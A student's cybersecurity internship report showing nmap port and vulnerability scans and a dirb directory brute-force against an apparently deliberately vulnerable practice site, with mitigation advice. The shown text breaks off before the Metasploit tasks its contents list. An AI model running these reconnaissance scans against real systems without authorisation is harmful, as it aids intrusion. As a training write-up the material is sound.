



ShadowFox

LEARN • CREATE • LEAD

Cyber Security Internship



Cyber Security Internship Task Report

Name : Pandya Dhara H.

Batch : August (Slot 2)

Date : 16/08/2024

Domain : Cyber Security

Level : Beginner & Intermediate

Table of Content

S. No.	Content	Page No.
1	Introduction	5
2	Information	6
3	Beginner Level	7
	Task 1	7
	Task 2	15
	Task 3	18
4	Intermediate Level	23
	Task 1	23
	Task 2	26
	Task 3	29
5	References	50
6	Conclusion	51

Figures

Figure No.	Figure name	Pg No.
1.1	Nmap port scan	7
1.2	Nmap website scanning	8
1.3	Find CVE using nmap	10
1.4	View CVE details	11
2.1	Directory brute force using dirb	15
2.2	Details of hidden files	16
3.1	Wireshark	19
3.2	Login credentials	20
4.1	VeraCrypt file selection	23
4.2	Decode hash text	24
4.3	Mount the file	24
4.4	Custom drive M	25
4.5	Dismount the file	25
4.6	Secret code	26
5.1	Open PE Explorer	27
5.2	Selecting VeraCrypt file	27
5.3	Address of entry point	28
6.1	Checking connection	33
6.2	Create payload	34
6.3	Start msfconsole and use multi/handler	35
6.4	Exploit payload	36
6.5	Turn off real protection	37
6.6	Search the IP in browser	37
6.7	Open the payload file	38
6.8	Execute the payload	38
6.9	Run the payload	39
6.10	Both machines are connected to each other	39
6.11	Explore all commands	40
6.12	Using keyscan commands	41
6.13	Typing in browser for keyscan	42
6.14	Dump all values	43
6.15	Creating shell	44
6.16	Open browser by commands	44
6.17	Type in browser by commands	46
6.18	Key events	47
6.19	Close browser by commands	48

Introduction

Cybersecurity is all about keeping our digital lives safe. Just like you protect your home from intruders, cybersecurity protects your computers, smartphones, and online accounts from hackers and other cyber threats.

In today's world, we do so much online—shopping, banking, communicating, and more. This makes it important to ensure that our personal information, like passwords, bank details, and private messages, stays secure. Cybersecurity helps us do that by using various tools and practices to block unauthorized access and prevent cyberattacks.

In short, cybersecurity is about protecting the technology and data we rely on every day, ensuring that we can use the internet safely and securely.

Information

In this internship with SHADOWFOX, I gained extensive knowledge in the field of cybersecurity and acquired valuable practical experience. I worked on tasks ranging from basic to advanced levels, deepening my understanding of cybersecurity.

There are 3 level of tasks :

- Beginner Level
- Intermediate Level
- Advanced level

At the beginner level, I used Kali Linux tools such as Nmap, Dirb, and Wireshark.

At the intermediate level, I used VeraCrypt, PE Explorer, Kali Linux, Windows10, Metasploit.


I'm sharing the report of all these tasks, as outlined below.

Beginner Level

Task 1 :- Find all the ports that are open on the website <http://testphp.vulnweb.com/>

Step 1 : Open Kali Linux tool nmap. And type command by following :

- nmap testphp.vulnweb.com
- nmap -p- testphp.vulnweb.com (you can also write specific port numbers for scan)



```
root@kali:~/dhara
File Actions Edit View Help
[root@kali]# nmap testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 07:50 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.025s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 19.17 seconds

[root@kali]# nmap -p- testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 07:58 EDT
Stats: 0:02:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 11.63% done; ETC: 08:15 (0:15:12 remaining)

[root@kali]# nmap -F testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 08:01 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0016s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
All 100 scanned ports on testphp.vulnweb.com (44.228.249.3) are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 3.29 seconds

[root@kali]# nmap -p 20,21,22,23,25,53,80,443,8080,8443 testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 08:06 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0021s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com

PORT      STATE      SERVICE
20/tcp    filtered  ftp-data
21/tcp    filtered  ftp
22/tcp    filtered  ssh
23/tcp    filtered  telnet
```

1.1 nmap port scan

- nmap -T4 -p- -A testphp.vulnweb.com
- nmap -t4 -p- -A -O -v --script vulners testphp.vulnweb.com

```

root@kali: ~/dhara
File Actions Edit View Help
20/tcp filtered ftp-data
21/tcp filtered ftp
22/tcp filtered ssh
23/tcp filtered telnet
25/tcp filtered smtp
53/tcp filtered domain
80/tcp filtered http
443/tcp filtered https
8080/tcp filtered http-proxy
8443/tcp filtered https-alt

Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds

└── (root@kali)-[~/dhara]
    # nmap -T4 -p- -A testphp.vulnweb.com
    Starting Nmap 7.94SVM ( https://nmap.org ) at 2024-08-05 08:09 EDT
    Stats: 0:12:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
    SYN Stealth Scan Timing: About 81.91% done; ETC: 08:24 (0:02:41 remaining)
    Nmap scan report for testphp.vulnweb.com (44.228.249.3)
    Host is up (0.31s latency).
    rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
    All 65535 scanned ports on testphp.vulnweb.com (44.228.249.3) are in ignored states.
    Not shown: 65535 filtered tcp ports (no-response)
    Too many fingerprints match this host to give specific OS details
    Network Distance: 2 hops

    TRACEROUTE (using port 80/tcp)
    HOP RTT ADDRESS
    1 541.92 ms 10.0.2.2
    2 542.06 ms ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

    OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 895.23 seconds

└── (root@kali)-[~/dhara]
    # nmap -T4 -p- -A -O -v --script vulners testphp.vulnweb.com
    Starting Nmap 7.94SVM ( https://nmap.org ) at 2024-08-05 08:28 EDT
    NSE: Loaded 47 scripts for scanning.
    NSE: Script Pre-scanning.
    Initiating NSE at 08:28
    Completed NSE at 08:28, 0.00s elapsed
    Initiating NSE at 08:28
    Completed NSE at 08:28, 0.00s elapsed

```

1.2 nmap website scanning

- nslookup testphp.vulnweb.com

we can see , we get server address , so we are search that with whois command.

- whois 192.168.0.1

```
root@kali: ~/dhara
File Actions Edit View Help
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  2.92 ms  10.0.2.2
2  3.03 ms  ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

NSE: Script Post-scanning.
Initiating NSE at 08:47
Completed NSE at 08:47, 0.00s elapsed
Initiating NSE at 08:47
Completed NSE at 08:47, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1159.80 seconds
Raw packets sent: 132018 (5.810MB) | Rcvd: 906 (36.256KB)

[~(root@kali)-~/dhara]
# nslookup testphp.vulnweb.com
Server:      192.168.0.1
Address:     192.168.0.1#53

Non-authoritative answer:
Name:   testphp.vulnweb.com
Address: 44.228.249.3

[~(root@kali)-~/dhara]
# whois 192.168.0.1

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#

NetRange:      192.168.0.0 - 192.168.255.255
```

```
root@kali: ~/dhara
File Actions Edit View Help
#
#  

#  

NetRange:      192.168.0.0 - 192.168.255.255
CIDR:         192.168.0.0/16
NetName:       PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle:     NET-192-168-0-0-1
Parent:        NET192 (NET-192-0-0-0-0)
NetType:       IANA Special Use
OriginAS:
Organization: Internet Assigned Numbers Authority (IANA)
RegDate:      1994-03-15
Updated:       2024-05-24
Comment:       These addresses are in use by many millions of independently operated networks, which
               might be as small as a single computer connected to a home gateway, and are automatically configured
               in hundreds of millions of devices. They are only intended for use within a private context and tr
               traffic that needs to cross the Internet will need to use a different, unique address.
Comment:       These addresses can be used by anyone without any need to coordinate with IANA or an
               Internet registry. The traffic from these addresses does not come from ICANN or IANA. We are not th
               e source of activity you may see on logs or in e-mail records. Please refer to http://www.iana.org/a
               buse/answers
Comment:       These addresses were assigned by the IETF, the organization that develops Internet pr
               otocols, in the Best Current Practice document, RFC 1918 which can be found at:
Comment:       http://datatracker.ietf.org/doc/rfc1918
Ref:          https://rdap.arin.net/registry/ip/192.168.0.0

OrgName:       Internet Assigned Numbers Authority
OrgId:        IANA
Address:      12025 Waterfront Drive
Address:      Suite 300
City:         Los Angeles
StateProv:    CA
PostalCode:   90292
Country:      US
RegDate:      2024-05-24
Updated:       2024-05-24
Ref:          https://rdap.arin.net/registry/entity/IANA
```

- nmap -sV –script vulners 192.168.0.1

1.3 Find CVE using nmap

```
E-2C root@kali: ~/dhara
File Actions Edit View Help OffSec Your AuthToken: ngrok 3 What is cross-site scri... Dashboard | Web Se...
Exp 2523 20 1900/tcp open upnp Portable SDK for UPnP devices 1.6.19 (Linux 3.10.14; UPnP 1.0)
|_ vulners:
|   cpe:/o:linux:linux_kernel:3.10.14:
|     SSV:93207    10.0    https://vulners.com/seebug/SSV:93207      *EXPLOIT*
|     SSV:92945    10.0    https://vulners.com/seebug/SSV:92945      *EXPLOIT*
|     SSV:61843    10.0    https://vulners.com/seebug/SSV:61843      *EXPLOIT*
|     PACKETSTORM:167805 10.0    https://vulners.com/packetstorm/PACKETSTORM:167805  *EXPLOIT*
|     PACKETSTORM:155267 10.0    https://vulners.com/packetstorm/PACKETSTORM:155267  *EXPLOIT*
|     OIT*
|     OIT*
|     EXPLOITPACK:CDE6BEFB491AF8EEA191AB4CAF1FFA98 corre 10.0 which https://vulners.com/exploitpack/EXPLOITPACK:CDE6BEFB491AF8EEA191AB4CAF1FFA98 *EXPLOIT*
|     OIT* (1) dcp_error or (2) dclcp_error function.
|     CVE-2015-1421 10.0    https://vulners.com/cve/CVE-2015-1421
|     CVE-2014-2523 10.0    https://vulners.com/cve/CVE-2014-2523
|       1337DAY-ID-37859 10.0    https://vulners.com/zdt/1337DAY-ID-37859      *EXPLOIT*
|       1337DAY-ID-33499 10.0    https://vulners.com/zdt/1337DAY-ID-33499      *EXPLOIT*
|       EDB-ID:47625  9.8    https://vulners.com/exploitdb/EDB-ID:47625      *EXPLOIT*
|       CVE-2024-36905 9.8    https://vulners.com/cve/CVE-2024-36905
|       CVE-2021-3773 9.8    https://vulners.com/cve/CVE-2021-3773
|       CVE-2019-18814 9.8    https://vulners.com/cve/CVE-2019-18814
|       CVE-2019-17133 9.8    https://vulners.com/cve/CVE-2019-17133
|       CVE-2019-16746 9.8    https://vulners.com/cve/CVE-2019-16746
|       CVE-2019-15505 9.8    https://vulners.com/cve/CVE-2019-15505
|       CVE-2019-14897 9.8    https://vulners.com/cve/CVE-2019-14897
|       CVE-2019-14896 9.8    https://vulners.com/cve/CVE-2019-14896
|       CVE-2019-14895 9.8    https://vulners.com/cve/CVE-2019-14895
|       CVE-2017-7895 9.8    https://vulners.com/cve/CVE-2017-7895
|       CVE-2017-5897 9.8    https://vulners.com/cve/CVE-2017-5897
|       CVE-2017-18174 9.8    https://vulners.com/cve/CVE-2017-18174
nel Range < 3.257
```

Step 2 :

By clicking on the CVE link, we can see , we find CVE from this website. We get many CVE from this website with use of this command and also see the details of each CVE .

The screenshot shows a web browser window with two tabs open: 'CVE-2015-1421 - vulners' and 'CVE-2014-2523 - vulners'. The active tab is 'CVE-2014-2523 - vulners' at the URL <https://vulners.com/cve/CVE-2014-2523>. The page displays the following information:

- Vulners Cve CVE-2014-2523**
- CVE-2014-2523**
- Published: 2014-03-24 12:40:48**, **CWE-20**, **cve@mitre.org**, **web.nvd.nist.gov**, **CVSS2: 10**
- AI Score: 7.2**, **Confidence: High**
- EPSS: 0.075**, **Percentile: 94.1%**
- Affected configurations:** NVD Node graph showing ranges for Linux Kernel versions 3.2.57 and 3.4.86.
- Related for CVE-2014-2523:** Nvd 1, Ovelist 1, Debiancve 1, Prion 1, Altlinux 3, Ubuntucve 1, Sebug 1, Nessus 31.

1.4 view CVE details

```

root@kali: ~/dhara
File Actions Edit View Help OffSec Your AuthToken - ngrok What is cross-site scri... Dashboard | Web Security Exploit CVE-2023-312523 [x]
Exploits [x] High 31 CVE-2021-47589 0.0 https://vulners.com/cve/CVE-2021-47589
CVE-2021-47583 0.0 https://vulners.com/cve/CVE-2021-47583
CVE-2021-47566 0.0 https://vulners.com/cve/CVE-2021-47566
CVE-2021-47565 0.0 https://vulners.com/cve/CVE-2021-47565
CVE-2021-47549 0.0 https://vulners.com/cve/CVE-2021-47549
CVE-2021-47544 0.0 https://vulners.com/cve/CVE-2021-47544
CVE-2021-47485 0.0 https://vulners.com/cve/CVE-2021-47485
CVE-2021-47479 0.0 https://vulners.com/cve/CVE-2021-47479
CVE-2021-47477 0.0 https://vulners.com/cve/CVE-2021-47477
CVE-2021-47475 0.0 https://vulners.com/cve/CVE-2021-47475
CVE-2021-47474 0.0 https://vulners.com/cve/CVE-2021-47474
CVE-2021-47418 0.0 https://vulners.com/cve/CVE-2021-47418
CVE-2021-47416 0.0 https://vulners.com/cve/CVE-2021-47416
CVE-2021-47401 0.0 https://vulners.com/cve/CVE-2021-47401
CVE-2021-47396 0.0 https://vulners.com/cve/CVE-2021-47396
CVE-2021-47391 0.0 https://vulners.com/cve/CVE-2021-47391
CVE-2021-47375 0.0 https://vulners.com/cve/CVE-2021-47375
CVE-2021-47366 0.0 https://vulners.com/cve/CVE-2021-47366
CVE-2021-47351 0.0 https://vulners.com/cve/CVE-2021-47351
CVE-2021-47344 0.0 https://vulners.com/cve/CVE-2021-47344
CVE-2021-47315 0.0 https://vulners.com/cve/CVE-2021-47315
CVE-2021-47314 0.0 https://vulners.com/cve/CVE-2021-47314
CVE-2021-47310 0.0 https://vulners.com/cve/CVE-2021-47310
CVE-2021-47297 0.0 https://vulners.com/cve/CVE-2021-47297
CVE-2021-47288 0.0 https://vulners.com/cve/CVE-2021-47288 remote attackers to cause a denial of service (sys
ry code via a DCOB exploit call to the p_error function.
CVE-2021-47276 0.0 https://vulners.com/cve/CVE-2021-47276
CVE-2021-47250 0.0 https://vulners.com/cve/CVE-2021-47250
CVE-2021-47249 0.0 https://vulners.com/cve/CVE-2021-47249
CVE-2021-47237 0.0 https://vulners.com/cve/CVE-2021-47237
CVE-2021-47236 0.0 https://vulners.com/cve/CVE-2021-47236
CVE-2021-47188 0.0 https://vulners.com/cve/CVE-2021-47188
CVE-2021-47168 0.0 https://vulners.com/cve/CVE-2021-47168
CVE-2021-47153 0.0 https://vulners.com/cve/CVE-2021-47153
CVE-2021-47146 0.0 https://vulners.com/cve/CVE-2021-47146
CVE-2021-47122 0.0 https://vulners.com/cve/CVE-2021-47122
CVE-2021-47121 0.0 https://vulners.com/cve/CVE-2021-47121
CVE-2021-47119 0.0 https://vulners.com/cve/CVE-2021-47119
CVE-2021-47118 0.0 https://vulners.com/cve/CVE-2021-47118
CVE-2021-47103 0.0 https://vulners.com/cve/CVE-2021-47103
AC8391C6-9C7C-562A-A523-E925BC4005C3 0.0 https://vulners.com/githubexploit/AC8391C6-9C
7C-562A-A523-E925BC4005C3 *EXPLOIT*
9E1C498D-25A3-57B2-A391-764CD0E674F 0.0 https://vulners.com/githubexploit/9E1C498D-25
A3-57B2-A391-764CD0E674F *EXPLOIT*
Range < 3.2.b

Kernel Range 3.3 - 3.4.86 • ⓘ
```

```

root@kali: ~/dhara
File Actions Edit View Help OffSec Your AuthToken - ngrok What is cross-site scri... Dashboard | Web Security ... All labs | Web Security ...
Exp
| vulners:
|   cpe:/o:linux:linux_kernel:3.10.14:
|     SSV:93207      10.0    https://vulners.com/seebug/SSV:93207      *EXPLOIT*
|     SSV:92945      10.0    https://vulners.com/seebug/SSV:92945      *EXPLOIT*
|     SSV:61843      10.0    https://vulners.com/seebug/SSV:61843      *EXPLOIT*
|     PACKETSTORM:167805    10.0    https://vulners.com/packetstorm/PACKETSTORM:167805      *EXPLOIT*
|     PACKETSTORM:155267    10.0    https://vulners.com/packetstorm/PACKETSTORM:155267      *EXPLOIT*
|     OOT*:
|       EXPLOITPACK:CDE6BEFB491AF8EA191AB4CAF1FFA98    10.0    https://vulners.com/exploitpack/EXPLOITPACK:CDE6BEFB491AF8EA191AB4CAF1FFA98      *EXPLOIT*
|     OOT*:
|       CVE-2015-1421    10.0    https://vulners.com/cve/CVE-2015-1421
|       CVE-2014-2523    10.0    https://vulners.com/cve/CVE-2014-2523
|       1337DAY-ID-37859    10.0    https://vulners.com/zdt/1337DAY-ID-37859      *EXPLOIT*
|       1337DAY-ID-33499    10.0    https://vulners.com/zdt/1337DAY-ID-33499      *EXPLOIT*
|       EDB-ID:47625    9.8    https://vulners.com/exploitdb/EDB-ID:47625      *EXPLOIT*
|       CVE-2024-36905    9.8    https://vulners.com/cve/CVE-2024-36905
|       CVE-2021-3773    9.8    https://vulners.com/cve/CVE-2021-3773
|       CVE-2019-18814    9.8    https://vulners.com/cve/CVE-2019-18814
|       CVE-2019-17133    9.8    https://vulners.com/cve/CVE-2019-17133
|       CVE-2019-16746    9.8    https://vulners.com/cve/CVE-2019-16746
|       CVE-2019-15505    9.8    https://vulners.com/cve/CVE-2019-15505
|       CVE-2019-14897    9.8    https://vulners.com/cve/CVE-2019-14897
|       CVE-2019-14896    9.8    https://vulners.com/cve/CVE-2019-14896
|       CVE-2019-14895    9.8    https://vulners.com/cve/CVE-2019-14895
|       CVE-2017-7895    9.8    https://vulners.com/cve/CVE-2017-7895
|       CVE-2017-5897    9.8    https://vulners.com/cve/CVE-2017-5897
|       CVE-2017-18174    9.8    https://vulners.com/cve/CVE-2017-18174
|       CVE-2017-18017    9.8    https://vulners.com/cve/CVE-2017-18017
|       CVE-2016-9555    9.8    https://vulners.com/cve/CVE-2016-9555
|       CVE-2016-7117    9.8    https://vulners.com/cve/CVE-2016-7117
|       CVE-2016-5344    9.8    https://vulners.com/cve/CVE-2016-5344
|       CVE-2016-5343    9.8    https://vulners.com/cve/CVE-2016-5343
|       CVE-2016-3955    9.8    https://vulners.com/cve/CVE-2016-3955
|       CVE-2016-10229    9.8    https://vulners.com/cve/CVE-2016-10229
|       CVE-2015-8812    9.8    https://vulners.com/cve/CVE-2015-8812
|       CVE-2015-0573    9.8    https://vulners.com/cve/CVE-2015-0573
|       CVE-2014-9410    9.8    https://vulners.com/cve/CVE-2014-9410
|       B8AE8896-1DBB-E51F-A374-AE6F4F625692    9.8    https://vulners.com/githubexploit/B8AE8896-1D
|       BB-5E1F-A374-AE6F4F625692      *EXPLOIT*
|         SSV:93143      9.3    https://vulners.com/seebug/SSV:93143      *EXPLOIT*
|         SSV:93140      9.3    https://vulners.com/seebug/SSV:93140      *EXPLOIT*
|         SSV:62030      9.3    https://vulners.com/seebug/SSV:62030      *EXPLOIT*
Range: < 3.2.57
Range: < 3.2.57
Range: 3.3 - 3.4.86

```

The screenshot shows the Vulners.com interface for CVE-2015-1421. The page title is "CVE-2015-1421 - vulners.com". The main content area displays the following information:

- Vulners Cve CVE-2015-1421**
- CVE-2015-1421**
- Published: 2015-03-16 06:59:08
- Source: cve.mitre.org, vulnbase.org, web.nvd.nist.gov
- Impact: 143
- Tags: cve-2015-1421, linux kernel, vulnerability, denial of service, view count, remote attackers, sctp_assoc_update, nvd
- Description: Use-after-free vulnerability in the sctp_assoc_update function in net/sctp/assoc.c in the Linux kernel before 3.18.8 allows remote attackers to cause a denial of service (slab corruption and panic) or possibly have unspecified other impact by triggering an INIT collision that leads to improper handling of shared-key data.
- Affected configurations** section shows two entries for the Linux kernel, ranging from 2.6.24 to 3.4.107.
- Right sidebar displays metrics: CVSS2 (10), AI Score (5.9), Confidence (High), EPSS (0.061), and Percentile (93.5%).
- Bottom right corner shows system status: 29°C, ENG, 19:07, and various icons.

Mitigation :-

Identified open ports & close unnecessary ports :

Use tools like nmap to identify which ports are open ,and check all open ports that's necessary for website or not , if it's not then closed those ports.

Access Controls :

Allow only trusted resources & segment your network to limit exposure.

Updates :

Keep up-to-date your software and if possible than enable auto-update mode.

Monitoring :

Implement monitoring and logging for keep track login attempts and use firewalls for protect your website and its automatically blocked malicious websites, also you can install IDS system for monitoring ,and alert you for threats/malicious activity.

So, these steps are for protecting our network for malicious activity / cyber-attacks.

Conclusion :

While open ports aren't necessarily a vulnerability by themselves, they do present potential vulnerabilities that can be exploited. Remember that a port is a communication channel between two systems and can be an obvious attack vector. So, an open port with vulnerable services

running on them can be exploited by a malicious actor and even used to execute malicious code.

Task 2 :- Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

Step 1: Open Kali Linux tool dirb for find the directories.

2.1 Directory Brute force using dirb

```
root@kali: ~/dhara
File Actions Edit View Help
dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt wordlist)
dirb https://secure_url/ (Simple Test with SSL)

[root@kali]-(~/dhara]
# dirb http://testphp.vulnweb.com/

DIRB v2.22
By The Dark Raver

START_TIME: Mon Aug 5 09:41:47 2024
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

--- Scanning URL: http://testphp.vulnweb.com/ ---
=> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
=> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
=> DIRECTORY: http://testphp.vulnweb.com/pictures/
=> DIRECTORY: http://testphp.vulnweb.com/secured/
=> DIRECTORY: http://testphp.vulnweb.com/vendor/

--- Entering directory: http://testphp.vulnweb.com/admin/ ---
--- Entering directory: http://testphp.vulnweb.com/CVS/ ---
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
```

```

root@kali: ~/dhara
File Actions Edit View Help
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
=> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
=> DIRECTORY: http://testphp.vulnweb.com/pictures/
=> DIRECTORY: http://testphp.vulnweb.com/secured/
=> DIRECTORY: http://testphp.vulnweb.com/vendor/

--- Entering directory: http://testphp.vulnweb.com/admin/ ---
--- Entering directory: http://testphp.vulnweb.com/CVS/ ---
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)

--- Entering directory: http://testphp.vulnweb.com/images/ ---
--- Entering directory: http://testphp.vulnweb.com/pictures/ ---
+ http://testphp.vulnweb.com/pictures/WS_FTP.LOG (CODE:200|SIZE:771)

--- Entering directory: http://testphp.vulnweb.com/secured/ ---
+ http://testphp.vulnweb.com/secured/index.php (CODE:200|SIZE:0)
+ http://testphp.vulnweb.com/secured/phpinfo.php (CODE:200|SIZE:45963)

--- Entering directory: http://testphp.vulnweb.com/vendor/ ---

END_TIME: Mon Aug 5 12:32:01 2024
DOWNLOADED: 32284 - FOUND: 13
[root@kali:~/dhara]
# 

```

Here , we can find phpinfo.php file (huge file), which contains many details of system.

2.2 details of hidden files directory

The screenshot shows a Kali Linux desktop environment with a terminal window and a web browser window. The terminal window displays the output of a dirb command, showing a scan of the testphp.vulnweb.com website. A large file named 'phpinfo' was found in the '/secured/' directory. The browser window shows the contents of the 'phpinfo.php' file, which is a detailed configuration page for PHP, listing various system settings and PHP extensions.

We can see, it's found many other directories like,

- admin/ (code:403)
- CVS/ (code:200)
- Images/ (code:200)
- Pictures/
- Secured/
- Vendor/

Mitigation :

Restrict Access to Sensitive Directories :

- **For Apache servers** , you can use a .htaccess file to block access to sensitive directories. You can also deny access to everyone or just allow certain IP addresses.
- **For Nginx servers** , you can prevent access to specific directories by adding a simple deny all; line in the server's configuration.
- **For IIS servers** , you can control who gets access to your directories by adjusting the settings in the web.config file.

Use Web Application Firewalls (WAF) :

Set up a Web Application Firewall (WAF) to keep an eye on your website's traffic. It can help block hackers from accessing parts of your site they shouldn't and stop them from sneaking into directories they shouldn't see.

Use Proper permissions and hide sensitive files :

Move sensitive files (like configuration files) outside the web root if possible. Or you can rename the filename which can less predictable. & Files should only be accessible to the people who

need them, and directories should have the bare minimum permissions needed to work properly.

Custom 404 Error Pages & Input Validation :

Set up custom 404 error pages so that when something's not found, it doesn't give away any clues about your server's directories. Make sure to validate any input users give, so hackers can't sneak into directories or files they're not supposed to access.

Conclusion :

